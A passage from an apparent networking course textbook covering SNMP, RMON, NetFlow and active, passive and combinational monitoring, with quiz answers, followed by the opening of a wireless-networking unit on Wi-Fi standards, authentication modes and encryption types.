SNMP [Cisco5606] is an application layer protocol that is part of the TCP/IP protocol suite. It allows Administrators to manage network performance, find and solve network problems, and plan for network growth. It gathers traffic statistics through passive sensors that are implemented from router to end host. While two versions exist, SNMPv1 and SNMPv2, this section deals with SNMPv1. SNMPv2 builds upon SNMPv1 and offers enhancements, such as additional protocol operations. Standardization of yet another version of SNMP. SNMP Version 3 - (SNMPv3) is pending.

There are 3 key components to SNMP: Managed Devices, Agents, and Network Management Systems (NMSs). These are shown in Figure 1 below (Figure 1: SNMP Components).




Fig.1.16

The Managed Devices contain the SNMP Agent and can consist of routers, switches, hubs, pcs, printers, and items such as these. They are responsible for collecting information and making it available to the NMSs.

The Agents contain software that have knowledge of management information and translates this information into a form compatible with SNMP. They are located on a managed device.

The NMSs execute applications that monitor and control the managed devices. Processing and memory resources that are needed for network management are provided by the NMSs. A minimum of one NMS must exist on any managed network. SNMP can act solely as a NMS or an agent, or can perform the duties of both. There are four basic commands used by SNMP NMS to monitor and control the managed devices: read, write, trap, and traversal operations. The read command examines the variables that are kept by the managed devices. The write command changes the values of the variables stored by the managed devices. Traversal operations look to find out what variables a managed devices supports and gathers information from the

supported variable tables. The trap command is used by the managed devices to report the occurrence of certain events to the NMS.

SNMP uses four protocol operations in order to operate: Get, GetNext, Set, and Trap. The Get command is used when the NMS issues a request for information to managed devices. The SNMPv1 message (request) that is sent consists of a message header and a Protocol Data Unit (PDU). The PDU of the message contains the information that is needed to successfully complete a request that will either retrieve information from the agent or set a value within the agent. The managed devices use the SNMP agents located on them to retrieve the needed information, and then respond to the NMS with an answer to the request. If the agent does not have any information in regards to the request, it does not return anything. The GetNext command will then retrieve the value of the next object instance. It is also possible for the NMS to send a request (Set operation) that sets the values of items within the agents. When an agent needs to inform the NMS of an event, it will use the Trap operation.

As discussed, SNMP is an Application Layer protocol that uses passive sensors to help administrators monitor network traffic and performance. Although SNMP can be a helpful tool to Network Administrators it does create a vulnerability to security threats because it lacks any authentication capabilities. It is unlike Remote Monitoring (RMON) that is discussed in the following section in that RMON monitors at the Network Layer and below, rather than at the Application Layer.

Remote Monitoring (RMON) RFC 1757

RMON enables various network monitors and console systems to exchange network-monitoring data. It is an extension of the SNMP Management Information Database (MIB). Unlike SNMP that must send out a request for information, RMON is able to set alarms that will monitor the network based on certain criteria. RMON allows Administrators to manage local networks as well as remote sites from one central location. It monitors at the Network Layer and below. RMON has 2 versions RMON and RMON2 this paper only deals with RMON. RMON2 allows for monitoring of packets on all network layers. It focuses on IP traffic and application level traffic.

While there are 3 key components to the SNMP monitoring environment there are only 2 in the RMON environment. They are shown in Figure 1.17 below. (Figure 2: RMON Components).




Figure 1.17

The 2 components of RMON are the probe also known as the agent or monitor, and the client also known as the management station. Not unlike SNMP the RMON probe or agent gathers and stores the network information. The probe is embedded software on the network hardware, such as routers and switches. The probe can also run on a pc. The probes must be put on each different LAN or WAN segment as they only are able to see traffic that flows through only their link, and are unaware of outside links. The Client is usually a management station that communicates with the probe using SNMP to obtain and correlate the RMON Data.

RMON uses 9 different monitoring groups to obtain information about the network.

1. Statistics - stats measured by the probe for each monitored interface on this device
2. History - records periodic statistical samples from a network and store for retrieval
3. Alarm - periodically takes statistic samples and compares them with a set of thresholds for event generation
4. Host - contains statistics associated with each host discovered on the network
5. HostTopN - prepares tables that describe top hosts
6. Filters - enable packets to be matched by a filter equation for capturing events

7. Packet capture - captures packets after they flow through the channel
8. Events - controls generation and notification of events from a device.
9. Token ring - supports token ring Fig-1.18 Netflow Infrastructure.
10. As stated above RMON, builds upon the SNMP protocol. Although traffic monitoring can be performed with these techniques, analysis of the information provided by SNMP and RMON takes a little extra work. Netflow, which is discussed in the next section, works well with many analysis software packages to help make the job of administrators a little easier.




Fig-1.18 Netflow Infrastructure.

Netflow RFC 3954

Netflow is a feature that was introduced on Cisco routers that give the ability to collect IP network traffic as it enters an interface. By analyzing the data that is provided by Netflow a network administrator can determine things such as the source and destination of the traffic, class of service, and the cause of congestion. Netflow consists of three components: flow caching, Flow Collector, and Data Analyzer. Figure 3 shows the Netflow Infrastructure. Each component shown in the figure is explained in the following paragraphs.

The flow caching analyzes and collects the IP data flows that enter an interface and prepares the data for exportation.

The following information can be obtained from Netflow packets:

- Source and Destination addresses
- Input and Output interface numbers

- Source and Destination port numbers
- Layer 4 protocol
- Number of packets in the flow
- Total Bytes in the flow
- Time stamp in the flow
- Source and Destination autonomous system (AS) number
- TCP_Flag and Type of Service (ToS)

The first packet of a flow through the standard switching path is processed to create the cache. Packets with similar flow characteristics are used to create a flow record which is kept in the cache for all active flows. The flow record tracks the packets and bytes per flow. The cache information is then periodically exported to the Flow Collector.

The Flow Collector is responsible for the data collection, filtering, and storage. It contains a history of the flow information that was switched within the interface. Data volume reduction is also done by the Flow Collector through selective filtering and aggregation.

Data Analyzer is then responsible for presentation of the data. As shown in the figure the data collected can be used for various purposes other than network monitoring such as network planning and accounting and billing.

The advantage of Netflow over other monitoring methods such as SNMP and RMON is that there are numerous traffic analysis software packages (data analyzers) that exist to pull the data from Netflow packets and present it in a more user friendly way.

By using a tool such as Netflow Analyzer (just one tool that is available for analyzing Netflow packets) the information above can be pulled out of the Netflow packets to create charts and usage graphs that an Administrator can study to maintain an understanding of their network. The biggest benefit of using Netflow in combination with one of the available analysis packages is that numerous different graphs detailing network activity can be created on the spur of the moment.

1.9.4 Non-Router Based Techniques

Although non-router based techniques are still limited in their abilities they do offer more flexibility than the router based techniques. These techniques are classified as either active or passive.

Active Monitoring

Active monitoring transmits probes into the network to collect measurements between at least two endpoints in the network. Active measurement systems deal with metrics such as:

- Availability
- Routes
- Packet Delay
- Packet Reordering
- Packet Loss
- Packet Inter-arrival Jitter

○ Bandwidth Measurements (Capacity, Achievable Throughputs)

Commonly used tools such as ping, which measures delay and loss of packets, and traceroute which helps determine topology of the network, are examples of basic active measurement tools. They both send ICMP packets (probes) to a designated host and wait for the host to respond back to the sender. Figure 4 is an example of the ping command that uses active measurements by sending an Echo Request from the source host through the network to a specified destination. The destination then sends an Echo Response back to the source it received the request from. Figure 1.19: ICMP ping command (Active Measurement)

Not only can a person collect the metrics above from active measurements, one can also determine the network topology. Another common example of an active measurement tool is iperf. Iperf is a tool that measures TCP and UDP bandwidth performance. It reports bandwidth, delay jitter, and loss.




Figure 1.19

The problem that exists with active monitoring is that introducing probes into the network can be an interference to the normal traffic on the network. Often times the active probes are treated differently than normal traffic as well, which causes the validity of the information provided from these probes to be questioned. As a result of the information detailed above, active monitoring is very rarely implemented as a stand-alone method of monitoring as a good deal of overhead is introduced. On the other hand passive monitoring does not introduce much if any overhead into the network.

Passive Monitoring

Passive monitoring unlike active monitoring does not inject traffic into the network or modify the traffic that is already on the network. Also unlike active monitoring, passive monitoring collects information about only one point in the network that is being measured rather than between two endpoints as active monitoring measures. Figure 1.20 shows the setup of a passive monitoring system where the monitor is placed on a single link between two endpoints and monitors traffic as it passes along the link.

Figure 1.20 : Passive Monitoring Setup.




Figure 1.20

Passive measurements deal with information such as: Traffic and protocol mixes
Accurate bit or packet rates Packet timing and inter-arrival timing

Passive monitoring can be achieved with the assistance of any packet sniffing program. Although passive monitoring does not have the overhead that active monitoring has, it has its own set of downfalls. With passive monitoring, measurements can only be analyzed off-line and not as they are collected. This creates another problem with processing the huge data sets that are collected.

As one can see passive monitoring may be better than active monitoring in that overhead data is not added into the network but post-processing time can take a large amount of time. This is why a combination of the two monitoring methods seems to be the route to go.

Combinational Monitoring

After reading the sections above one can safely come to the conclusion that a combination of active and passive monitoring is better than using one or the other. Combinational techniques utilize the best aspects of both passive and active monitoring environments. Two newly introduced combinational monitoring techniques are described below. Watching Resources from the Edge of the Network (WREN) and Self- Configuring Network Monitor (SCNM).

Watching Resources from the Edge of the Network (WREN)

WREN uses a combination of active and passive monitoring techniques by actively monitoring when traffic is low and passively monitoring during high traffic times. It monitors traffic at both the source and destination end host which allows for more accurate measurements. WREN uses packet traces from existing application traffic to measure the available bandwidth. WREN is split into two levels, the kernel level packet trace facility and the user level trace analyzer.

The kernel level packet trace facility is responsible for capturing the information associated with incoming and outgoing packet. Figure 1.21 lists the information that is

gathered for each packet. A buffer was added to the Web100 kernel to collect these characteristics. Access to the buffer is through 2 system calls. One call starts the trace and provides the information needed to conduct it while another call retrieves the trace from the kernel.

Figure 1.21: Information collected by WREN kernel level packet trace

Incoming Packets				Outgoing Packets			
timestamp	seq #	ack #	TCP cwnd	timestamp	seq #	ack #	data size

The packet trace facility is able to coordinate measurements between the different machines. One machine will trigger the other machine by setting a flag in the header of outgoing packets to start tracing the same range of packets that it is tracing. The other machine will in turn trace all packets that it sees with the same header flag set. This coordination ensures that the information about the same packets is stored at each end of the connection regardless of what happens in between.

The user level trace analyzer is the other level in the WREN environment. It is the component that begins any packet traces and collects and processes the data returned from the kernel level trace facility. By design the user-level components are not required to read the information from the packet trace facility at all times. It can be analyzed immediately after the trace is completed to make runtime decisions or stored for future analysis.

When traffic is low, WREN will actively introduce traffic into the network in order to maintain a continuous flow of measurements. After numerous studies, it was found that WREN produced the same measurements in congested and un-congested environments.

In the current implementation of WREN users are not constrained to capturing only the traces that were initiated by them. Although any user is able to trace another user's application traffic they are restricted to the information that can be obtained from another users trace. They are only able to get the sequence and acknowledgement numbers but not the actual data segments of the packets.

In summary, WREN is a very useful tool that utilizes the benefits of both active and passive monitoring. Although it is in its early stages WREN can provide Administrators

with a valuable resource in the monitoring and analyzing their network. Self-Configuring Network Monitor (SCNM) is another tool that uses both active and passive monitoring techniques.

Self-Configuring Network Monitor (SCNM)

SCNM is a monitoring tool that uses a combination of active and passive measurements to collect information at layer 3 ingress and egress routers and at other significant points within the network being monitored. The SCNM environment consists of both hardware and software components.

The hardware is installed at critical points in the network. It is responsible for passively collecting the packet headers. The software runs on the endpoints of the network. Figure 1.22 below shows the software components of the SCNM environment.




Figure 1.22 - SCNM Software Components

The software is responsible for creating and sending the activation packets that are used to start the monitoring of the network. A user will send an activation packet out into the network containing the details about the packets they want to monitor and gather. The user does not need to know the location of the SCNM hosts due to the fact that all hosts listen for packets. Based on the information that is within the activation packet a filter is set up within a data collection daemon that is also running on an endpoint. The network and transport layer headers of packets that correspond to the

filter are collected. The filter will automatically time out after a specified amount of time unless it receives another application packet. The packet capture daemon which runs on the SCNM host uses a tcpdump like packet capture program in order to receive requests and to record the traffic that corresponds to the requests.

When a problem is detected by the passive monitoring tools, traffic can be generated using the active tools, allowing one to collect additional data to further study the problem. By having these monitors deployed at every router along the path, we can study only the section of network that seems to be having the problem.

SCNM is intended to be installed and used mainly by network administrators; however average users can use a subset of its functionality. Although average users are capable of using part of the SCNM monitoring environment they are only allowed to monitor their own data.

In conclusion, SCNM is another combinational monitoring tool that utilizes both active and passive monitoring to help administrators monitor and analyze their networks.

1.10 Summary

When choosing a particular tool to use for monitoring, an Admin must first decide if they would like to use a more proven system or a newer system. If the proven system is the direction that feels more comfortable, NetFlow is the most beneficial tool to use since a data analysis package can be used in conjunction with it to present the data in a user friendly environment; however if an Admin is willing to try out a newer system, a combinational monitoring approach such as WREN or SCNM is the best direction to proceed.

Being able to monitor and analyze networks is vital in the job of Network Administrators. They must strive to keep the networks they oversee in good health as to not disrupt productivity within a company and to not disrupt any essential public services. As summarized throughout this paper several router based and non-router based techniques are available to assist Network Administrators in the day to day monitoring and analysis of their networks. SNMP, RMON, and Cisco's NetFlow are a

few of the router based techniques that are briefly reviewed. The non-router based techniques that were discussed were Active, Passive, and Combinational monitoring tools.

1.11 Check Your Progress

1. Packet analysis, often referred to as.....or protocol analysis.
2.is a command-line program.
3. OmniPeek and Wireshark have.....inter-faces (GUIs).
4. The packet-sniffing process involves a cooperative effort between .
5. Routers operate at.....of the OSI model, where they are responsible for forwarding packets between two or more networks.
6. Foreign intelligence services use cyber tools as part of their information-gathering and .
7. The disgruntled organization insider is a principal source of..... .
8. is designed to help an organization mitigate risk exposure by offsetting costs involved with recovery after a cyber-related security breach or similar event.
9. is the process of capturing network traffic and inspecting it closely to determine what is happening on the network.
10. is a tool that measures TCP and UDP bandwidth performance.
11. uses a combination of active and passive monitoring techniques by actively monitoring when traffic is low and passively monitoring during high traffic times.

1.11.1 Answers to Check Your Progress

1. Packet Sniffing.
2. Tcpdump
3. Graphical User
4. Software And Hardware

-
- 5. Layer 3
 - 6. Espionage Activities
 - 7. Computer Crime
 - 8. CLIC
 - 9. Network Analysis
 - 10. Iperf
 - 11. WREN
-

1.12 Model Questions

- 1. Write short notes on packet analysis and Packet Sniffers.
- 2. Write the way of evaluating a packet sniffer.
- 3. Exhibit how packet sniffers work?
- 4. Describe the process of data encapsulation.
- 5. Write about different types of traffic Classifications.
- 6. Draw and discuss about the multidisciplinary approach.
- 7. How to protect your sensitive resources?
- 8. Frame the different types of threats and sources
- 9. Manifest the hierarchy of needs.
- 10. Write about Multidisciplinary Risk Management.
- 11. Discuss about different types of solution strategies.
- 12. Write the seven principles of Network Security Analysis Strategy.
- 13. Discuss the importance of Network Monitoring and Analysis.
- 14. What are the Monitoring and Analysis Techniques?
- 15. Differentiate between Router Based & Non-Router Based monitoring techniques.

1.13 References and Suggested Readings

1. [Cisco5606] Cisco Systems, " Simple Network Management Protocol", Internet working Technologies Handbook, Chpt 56.
http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito_doc/snmp.htm
2. [Cisco5506] Cisco Systems, "Remote Monitoring", Internetworking Technologies Handbook, Chpt 55.
http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito_doc/rmon.htm
3. [LowekampZangrilli04] Lowekamp, Bruce B; Zangrilli, Marcia, "Using Passive Traces of Application Traffic in a network Monitoring system", IEEE Computer Society. <http://portal.acm.org/citation.cfm?id=1033294>
4. [Agarwal03] Agarwal, Deb; Gonzalez, Jose Maria; Jin, Goujun; Tierney, Brian, "An Infrastructure for Passive Network Monitoring of Application Data Streams", Proceedings of the Passive and Active Monitoring Workshop.
<http://www.pam2003.org>
5. [UnivPenn02] Anagnostakis, K.G.; Ioannidis, S. ;Miltchev, S. ; Greenwald, M. ; Smith, J.M. (University of Pennsylvania), "Efficient Packet Monitoring for Network Management" Proceedings of the 8th IEEE/IFIP Network Operations and Management Symposium (NOMS).
<http://citeseer.ist.psu.edu/anagnostakis02efficient.html>
6. [Tierney04] Tierney, Brian L, "Self-Configuring Network Monitor A High Performance Network Engineering Proposal: Network Measurement and Analysis". <http://dsd.lbl.gov/Net-Mon/SCNM-proposal.pdf>
7. [NetflowWhitePaper05] "Traffic Analysis with Netflow WhitePaper".
http://manageengine.adventnet.com/products/netflow/Traffic_Analysis_with_Cisco_Netflow.pdf

8. [NetflowAbout06] "About Cisco Netflow".
<http://manageengine.adventnet.com/products/netflow/cisco-netflow.html>
9. [RMON] "RMON: Remote Monitoring MIBs (RMON1 and RMON2)"
<http://www.networkdictionary.com/protocols/rmon.php?PHPSESSID=677dddf6927ec036f62817f8c29dc5ea>
10. [Active06] "Active Network Performance Measurement and Estimation".
<http://www.imse.cnm.es/fedemp/abet/index.html>
11. [Curtis00] Curtis, James "Passive Measurement".
http://wand.cs.waikato.ac.nz/old/wand/publications/jamie_420/final/node9.html
12. [Cisco06] Cisco IOS Netflow Data Sheet.
http://www.cisco.com/en/US/products/ps6601/products_data_sheet0900aecd80173f71.html
13. [NetFlow06] NetFlow Services Solutions Guide.
http://www.cisco.com/en/US/products/sw/netmgtsw/ps1964/products_implementation_design_guide09186a00800d6a11.html

Unit 2: Wireless Network Analysis

2

Unit Structure

- 2.0 Wireless Networks
- 2.1 Wi-Fi Networks
- 2.2 Wireless Standards
- 2.3 Wi-Fi Authentication Modes
- 2.4 Wireless Encryption
- 2.5 Break an Encryption
- 2.6 Wireless Threats
- 2.7 Wireless Hacking Methodology
- 2.8 Wireless Traffic Analysis (Sniffing)
- 2.9 Launch Wireless Attacks
- 2.10 Crack Wireless Attacks
- 2.11 Best Practices on Using Wireless Networks
- 2.12 Tips on Internet Surfing Via Public Wireless Services
- 2.13 Summary
- 2.14 Check Your Progress
- 2.15 Answers to Check Your Progress
- 2.16 Model Questions
- 2.17 References and Suggested Readings

2.0 Wireless Networks

Wireless network may be classified into different categories based on the range of operation they offer. The most common classification scheme divides the wireless networks into four categories listed in the table below, together with short examples, which has given in the table-1.

Category	Coverage	Examples	Applications
Wireless Personal Area Network (WPAN)	Very short - max 10 meters but usually much smaller	Bluetooth, 802.15, IrDA communication	<ul style="list-style-type: none"> • Data exchange between smartphones • Headsets • Smart watches
Wireless Local Area Network (WLAN)	Moderate - inside the apartments or work places.	802.11 Wi-Fi	<p>Wireless extension of the local network used in:</p> <ul style="list-style-type: none"> • Enterprises • Markets • Airport • Home
Wireless Metropolitan Area Network (WMAN)	All around the city	Wimax, IEEE 802.16 or proprietary technologies	Between homes and businesses
Wireless Wide Area Network (WWAN)	Throughout the world	3G, LTE	Wireless access to the internet from

Table-1

2.1 Wi-Fi Networks

The choice of devices used in wireless deployments is influenced by the type of deployment whether this is going be a network for a small house, shop, a big enterprise network or the one for hotels. Table-2

Scale	Example	Type of devices used
Small deployments	Home, Small shops	Most often home router/switch (integrated with wireless AP)
Big deployments	Hotels, Enterprises, Universities	<ul style="list-style-type: none"> • Huge number of AP's • Centralized wireless controller • RFID based services • Other type of wireless location tracking services

2.2 Wireless Standards

Since the beginning of IEEE 802.11 standard, the wireless networks were evolving at a significant pace. People saw the potential in this type of data transmission, therefore 802.11 successors were showing up, few years after each other. The following table summarizes the current 802.11 standards (Table-3):

Standard	Frequency band	Max speed
802.11	2.4 GHz	2 Mbps
802.11a	5 GHz	54 Mbps
802.11b	2.4 GHz	11 Mbps
802.11g	2.4 GHz	54 Mbps
802.11n	2.4 or 5 GHz	600 Mbps
802.11ac	5 GHz	1 Gbps

Table-3

As you can see, Wi-Fi networks are becoming faster and faster. Following are a couple of limiting factors why we don't see high speeds when we download data over Wi-Fi:


- Here is a difference between the speed and actuals throughout. Since wireless communication is half-duplex (single antenna can either transmit or receive at one time), the actual throughput is actually around 50% of the speed. This condition is only true, when there is one transmitter and one receiver, without any other clients involved, and without interferences (that leads to collisions and retransmissions).
- The most cutting edge standards (802.11ac) are not that widely supported on end-devices. Most of the laptops or smartphones on the market provides support for 802.11a/b/g/n, but not yet for 802.11ac standard. In addition to that, some devices are equipped only with antenna, that supports 2,4 GHz frequency band, but not 5 GHz (that lead to lack of 802.11ac support by default).

2.3 Wi-Fi Authentication Modes

Here, we will briefly go through the possible authentication schemes that are used in the wireless deployments. They are: Open Authentication and Pre-Shared Key (PSK)-based authentication. The former one is based on EAP frames to derive dynamic keys.

2.3.1 Open Authentication

The term Open Authentication is itself very misleading. It suggests, that some kind of authentication is in place, but in fact, the authentication process in this scheme is more like formal step, rather than authentication mechanism. The process looks like how it is shown in the **Fig-1:**



In plain English, what this exchange is saying is that, in authentication request the wireless client (supplicant) is saying "Hi AP, I would like to authenticate" and authentication response from the AP is stating "OK, here you go". Do you see any kind of security in this setup? Neither do I...

That is why, Open Authentication should be never used, since it simply allows any client to authenticate to the network, without the right security check.

2.3.2 EAP-based 4-way handshake (with WPA/WPA2)

When a wireless client authenticates to the AP, both of them go through the 4 step authentication process called 4-way handshake (Fig-2). During those message exchanges, the shared password is derived between AP and wireless client, without being transmitted in any of those EAP messages.




Fig-2

The Pairwise Master Key (PMK) is something a hacker would like to collect, in order to break the network encryption scheme. PMK is only known to the Supplicant and Authenticator, but is not shared anywhere in transit.

HOWEVER, the session keys are, and they are the combination of ANonce, SNonce, PMK, MAC addresses of Supplicant and Authenticator. We may write that relation, as the mathematical formula:

$$\text{Sessions_keys} = f(\text{ANonce}, \text{SNonce}, \text{PMK}, \text{A_MAC}, \text{S_MAC})$$

In order to derive a PMK from that equation, one would have to break AES/RC4 (depending whether WPA2 or WPA is used). It is not that easy as the only practical approach is to perform a brute-force or dictionary attack (assuming you have a really good dictionary).

It is definitely a recommended authentication approach to use, and definitely safer than using Open Authentication.

2.3.3 Wi-Fi Chalking

Wi-Fi chalking (Fig-3) was a very funny concept in the history of wireless LAN history, mainly used in the USA. The main idea was to mark the places, where open-authentication or WLANs with weak authentication were implemented. By doing that, everyone who finds out this sign somewhere on the wall or ground, written with a chalk, then he can log in to the Wi-Fi system without authentication. Smart, right?




Fig-3

You may just ask yourself - why chalk and not some kind of marker, spray or other more permanent way of marking? The answer is simple and comes from criminal law - writing with chalk was not considered as an act of vandalism.

2.4 Wireless Encryption

In general, encryption is the process of transforming the data, into some kind of ciphertext that would be non-understandable for any 3rd party that would intercept the information. Nowadays, we use encryption every single day, without even noticing. Every time you access your web bank or mailbox, most often when you log in to any type of web page, or create a VPN tunnel back to your corporate network.

2.4.1 Types of Wireless Encryption

To start speaking about wireless encryption, it is worth saying that there are 2 types of encryption algorithms: Stream Cipher and Block Cipher.

- **Stream Cipher** – It converts plaintext into cypher text in a bit-by-bit fashion.
- **Block Cipher** - It operates on the fixed-size blocks of data.

The most common encryption algorithms are collected in the following table-4:

Encryption Algorithm	Type of encryption algorithm	Size of data block
RC4	Stream cipher	---
RC5	Block cipher	32/64/128 bits
DES	Block cipher	56 bits
3DES	Block cipher	56 bits
AES	Block cipher	128 bits

Table-4

The ones that you will most likely meet (in some form) on the wireless networks are RC4 and AES.

2.4.2 WEP vs WPA vs WPA2

There are three widely known security standards in the world of wireless networking. The biggest difference between those three, are the security model they can provide (Table-5).

